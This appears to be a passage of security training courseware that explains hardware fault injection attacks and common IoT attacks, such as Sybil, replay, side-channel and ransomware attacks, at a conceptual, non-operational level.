- Fault injection attacks, also known as **Perturbation attacks**, occur when a perpetrator injects any faulty or malicious program into the system to compromise the system security
- Fault injection attacks can be both invasive and non-invasive in nature

Types of Fault Injection Attacks

- **Optical, Electro Magnetic Fault Injection (EMFI), Body Bias Injection (BBI)**
  - Attackers inject faults into the device by using projecting lasers and electromagnetic pulses
- **Power/Clock/Reset Glitching**
  - Attackers inject faults or glitches into the power supply and clock network of the chip
- **Frequency/Voltage Tampering**
  - Attackers tamper with the operating conditions, modify the level of the power supply and/or alter the clock frequency of the chip
- **Temperature Attacks**
  - Attackers alter the temperature for operating the chip, affecting the whole operating environment

Fault Injection Attacks

Fault injection attacks, also known as perturbation attacks, occur when a perpetrator injects a faulty or malicious program into a system to compromise the system security. These faulty programs can be induced using various attack techniques. Fault injection attacks can be both invasive and non-invasive in nature.

In non-invasive attacks, the attacker should be available very near to the chip to tamper with the default program or data and gather sensitive information. In an invasive attack, the chip surface should be visible to the attacker and can be operated physically.

Discussed below are different types of fault injection attack:

- **Optical, Electromagnetic Fault Injection (EMFI), Body Bias Injection (BBI)**

  The main objective of these attacks is to inject faults into devices by projecting lasers and electromagnetic pulses that are used in analog blocks such as random number generators (RNGs) and for applying high-voltage pulses. These faults are then used by the attackers in compromising the system security.

- **Power/Clock/Reset Glitching**

  These types of attacks occur when faults or glitches are injected into the power supply that can be used for remote execution, also causing the skipping of key instructions. Faults can also be injected into the clock network used for delivering a synchronized signal across the chip.


- **Frequency/Voltage Tampering**

  In these attacks, the attackers try to tamper with the operating conditions of a chip, and they can also modify the level of the power supply and alter the clock frequency of the chip. The intention of the attackers is to introduce fault behavior into the chip to compromise the device security.

- **Temperature Attacks**

  Attackers alter the temperature for operating the chip, thereby changing the whole operating environment. This attack can be operated in non-nominal conditions.

After injecting faults using various techniques, now attackers can exploit the fault behavior of the device to perform various attacks to steal sensitive information or interrupt the normal operation of the device.



Other IoT Attacks

Sybil Attack	The attacker uses **multiple forged identities** to create a strong illusion of traffic congestion, affecting communication between neighboring nodes and networks
Exploit Kits	The attacker uses **malicious script** to exploit poorly patched vulnerabilities in an IoT device
Man-in-the-Middle Attack	The attacker **pretends to be a legitimate sender** who intercepts all the communication between the sender and receiver, and hijacks the communication
Replay Attack	The attacker **intercepts legitimate messages** from a valid communication and continuously sends the intercepted message to the target device to perform a denial-of-service attack or crash the target device
Forged Malicious Device	The attacker **replaces authentic IoT devices** with malicious devices, if they have physical access to the network
Side-Channel Attack	The attacker **extracts information about encryption keys** by observing the emission of signals i.e. "side channels" from IoT devices
Ransomware Attack	Ransomware is a type of malware that **uses encryption to block the user's access** to his/her device either by locking the screen or by locking the user's files

Other IoT Attacks

- **Sybil Attack**

  Vehicular communications play an important role in safe transportation by exchanging important safety messages and traffic updates, but even vehicular ad-hoc networks (VANETs) are not safe from the attackers' reach. An attacker uses multiple forged identities to create a strong illusion of traffic congestion, affecting communication between neighboring nodes and networks. Sybil attacks in VANETs, which have a great impact on a network's performance, are regarded as the most serious attacks. This type of attack impairs the potential applications in VANETs by creating a strong illusion of traffic congestion. To perform this type of attack, a vehicle is declared to be present in different locations at the same time.

  For example, let a node that spoofs itself as other nodes and launches an attack be called Sybil node "X." It is created by forming a new identity or stealing an existing legal identity. In proper communication, the other nodes "A" and "B" should only communicate with each other. However, in this scenario, node "X" intervenes as a known internal node and attacks the network. Node "X" tries to communicate with the normal neighboring nodes ("A" and "B") using multiple forged identities. Thus, it creates significant chaos and security risks in the network.

- **Exploit Kits**

  An exploit kit is a malicious script used by attackers to exploit poorly patched vulnerabilities in an IoT device. These kits are designed in such a way that whenever there are new vulnerabilities, new ways of exploitation and add-on functions will be added to the device automatically. After detecting vulnerabilities, these kits send the exact exploit to install malware, which can execute and corrupt the device. These exploit kits pose a dangerous threat as they go undetected in IoT environments affecting IoT devices and infrastructure, forcing them to behave unexpectedly.

- **Man-in-the-Middle Attack**

  In a man-in-the-middle attack, the attacker pretends to be a legitimate sender, intercepts all the communication between the sender and receiver, and hijacks the communication. IoT devices are generally connected to a network and act as a gateway to all sensitive and personal information. Therefore, any malicious user can pose to be a legitimate sender and send malicious requests to the device to gain control of the device. IoT devices such as IP-enabled cameras, routers, modems, and Internet gateways have cryptographic vulnerabilities that lead to man-in-the-middle attacks.

- **Replay Attack**

  In a replay attack, attackers intercept legitimate messages from a valid communication and continuously send the intercepted message to the target device to perform a DoS attack or delay it to manipulate the message or crash the target device. For example, consider a replay attack that regenerates the signal used to control IoT devices as like a front door. The front door uses a lock that is opened using simple infrared signals. Essentially, the attacker records the infrared modulation pattern, reproduces the signal, and performs a replay attack on the door to unlock it.

- **Forged Malicious Device**

  Attackers replace authentic IoT devices with malicious devices if they have physical access to the network. It is very difficult to discover such attacks because the forged device resembles the legitimate one. The forged devices contain backdoors that are used by the attackers to perform various malicious activities in the network.

- **Side-Channel Attack**

  Attackers perform a side-channel attack by extracting information about encryption keys by observing the emission of signals, i.e., “side channels” from IoT devices. All devices emit these signals that provide information about the internal computing process, either via power consumption or electromagnetic emanations. Attackers carefully observe side-channel emissions to acquire all possible knowledge about varying power consumption so they can access and duplicate the encryption key non-evasively. The main advantage of this attack is that it is easy and requires less time to access encryption keys. Information leaked from the vulnerable devices helps the attackers to exploit other side-channel techniques, such as performing power-consuming attacks and time-based attacks.


- **Ransomware Attack**

  Ransomware is a type of malware that uses encryption to block a user’s access to his/her device either by locking the screen or by locking a user’s files, and it stays blocked until a ransom is paid that allows a user to regain access to his/her device.

A user can encounter this problem in numerous ways. It can be mistakenly downloaded with some other malware, software, or files, and sometimes through malicious advertisements (malvertisements).


Discussed below are the phases of ransomware:

- **Phase 1**: Victim receives an email from the attacker that appears to be from a legitimate sender. This email contains an attachment of a malicious file.
- **Phase 2**:
  - User opens the mail and clicks on the malicious file. Malware is downloaded and launches legitimate child processes such as PowerShell, Vssadmin encryption mechanism, or cmd.exe. As a result, the device becomes connected to an attacker's command and control (C&C) server.
  - The personal files on the victim's device are encrypted.
- **Phase 3**: Notification of ransomware is delivered to the victim's device, and he/she is asked to pay a ransom in the form of money or bitcoin to gain access to his/her files.



